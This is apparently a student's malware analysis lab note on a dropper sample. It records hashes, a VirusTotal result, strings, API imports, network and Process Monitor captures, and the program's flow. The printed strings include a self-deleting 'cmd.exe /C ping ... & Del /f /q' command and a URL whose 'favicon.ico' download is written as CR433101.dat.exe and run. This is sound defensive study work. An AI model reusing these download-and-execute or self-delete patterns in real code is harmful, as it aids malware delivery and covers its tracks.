Dropper.DownloadFromURL.exe

sobota, 28 stycznia 2023 23:34

File Hask & VT Analsis

Sha256:
92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a *Malware.Unknown.exe.malz

Md5:
1d8562c0adcaee734d63f7baaca02f7c *Malware.Unknown.exe.malz

VT Analysis:
92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
Malware.Unknown.exe.malz
https://www.virustotal.com/gui/file/92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
46 security vendors and no sandboxes flagged this file as malicious

Basic Static Analysis

Strings & Floss Output	jjjj cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s" http://ssl-6582datamanager.helpdeskbros.local/favicon.ico C:\Users\Public\Documents\CR433101.dat.exe Mozilla/5.0 http://huskyhacks.dev ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe open

IAT & PEView

Window API Calls:


- DownloadFromURL
- InternetOpenURLA
- ShellExec

Basic Dynamic Analysis

Initial Detonation


- CMD window, no other indicators

Network Signatures




```
http.request.full_uri contains favicon.ico

No.   Time           Source     Destination  Protocol Length Info
  477 329.993439804  10.0.0.5   10.0.0.4     HTTP        302 GET /favicon.ico HTTP/1.1

▸ Frame 477: 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_79:6d:28 (08:00:27:79:6d:28), Dst: PcsCompu_e6:33:10 (08:00:27:e6:33:10)
▸ Internet Protocol Version 4, Src: 10.0.0.5, Dst: 10.0.0.4
▸ Transmission Control Protocol, Src Port: 50468, Dst Port: 80, Seq: 1, Ack: 1, Len: 248
▾ Hypertext Transfer Protocol
  ▸ GET /favicon.ico HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: ssl-6582datamanager.helpdeskbros.local\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    [HTTP request 1/1]
    [Response in frame: 481]
```


Host Indicators



```
Time ...  Process Name         PID   Operation                    Path                                                                  Result    Detail
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Windows\SysWOW64\urlmon.dll                                        SUCCESS   Offset: 484,352, Length: 12,288, I/O Fl...
4:30:1... Malware.Unknown....  6568  CreateFile                   C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   Desired Access: Generic Read, Dispos...
4:30:1... Malware.Unknown....  6568  CreateFile                   C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   Desired Access: Generic Read, Dispos...
4:30:1... Malware.Unknown....  6568  QueryStandardInformationFile C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   AllocationSize: 200, EndOfFile: 198, N...
4:30:1... Malware.Unknown....  6568  QueryBasicInformationFile    C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   CreationTime: 1/28/2023 4:30:14 PM, ...
4:30:1... Malware.Unknown....  6568  CreateFile                   C:\Users\Public\Documents\CR433101.dat.exe                            SUCCESS   Desired Access: Generic Write, Read ...
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   Offset: 0, Length: 198, Priority: Normal
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Users\root\AppData\Local\Microsoft\Windows\INetCache\IE\J0DPN9T...  SUCCESS   Offset: 198, Length: 0
4:30:1... Malware.Unknown....  6568  WriteFile                    C:\Users\Public\Documents\CR433101.dat.exe                            SUCCESS   Offset: 0, Length: 198, Priority: Normal
4:30:1... Malware.Unknown....  6568  CloseFile                    C:\Users\Public\Documents\CR433101.dat.exe                            SUCCESS
4:30:1... Malware.Unknown....  6568  CloseFile                    C:\Use
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
4:30:1... Malware.Unknown....  6568  CloseFile                    C:\Use
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
4:30:1... Malware.Unknown....  6568  CreateFile                   C:\Use
4:30:1... Malware.Unknown....  6568  QueryNameInformationFile     C:\Win
4:30:1... Malware.Unknown....  6568  CreateFile                   C:\Win
4:30:1... Malware.Unknown....  6568  CreateFileMapping            C:\Win
4:30:1... Malware.Unknown....  6568  CreateFileMapping            C:\Win
4:30:1... Malware.Unknown....  6568  CloseFile                    C:\Win
4:30:1... Malware.Unknown....  6568  QueryNameInformationFile     C:\Win
4:30:1... Malware.Unknown....  6568  QueryNameInformationFile     C:\Win
4:30:1... Malware.Unknown....  6568  QueryNameInformationFile     C:\Use
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
4:30:1... Malware.Unknown....  6568  ReadFile                     C:\Win
Showing 954 of 2,241,065 events (0.042%)   Backed by virtual memory
```

Name	Date modified	Type
Explorer Suite Signatures	1/27/2023 1:44 PM	File folder
My Music	1/27/2023 6:31 PM	File folder
My Pictures	1/27/2023 6:31 PM	File folder
My Videos	1/27/2023 6:31 PM	File folder
CR433101.dat.exe	1/28/2023 4:30 PM	Application
desktop.ini	12/7/2019 1:12 AM	Configuration sett





Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
4:19:0...	Malware.Unknown....	3976	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 5652, Command line: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\root\Desktop\Malware.Unknown.exe"
4:28:0...	Malware.Unknown....	5068	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 1264, Command line: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\root\Desktop\Malware.Unknown.exe"

Program Execution Flow:

- If URL exists:
  - Download favicon.ico
  - Writes to disk (CR433101.dat.exe)
  - Run favicon.ico (CR433101.dat.exe)
- Uf URL doesn't exist:
  - Delete from disk
  - Do not run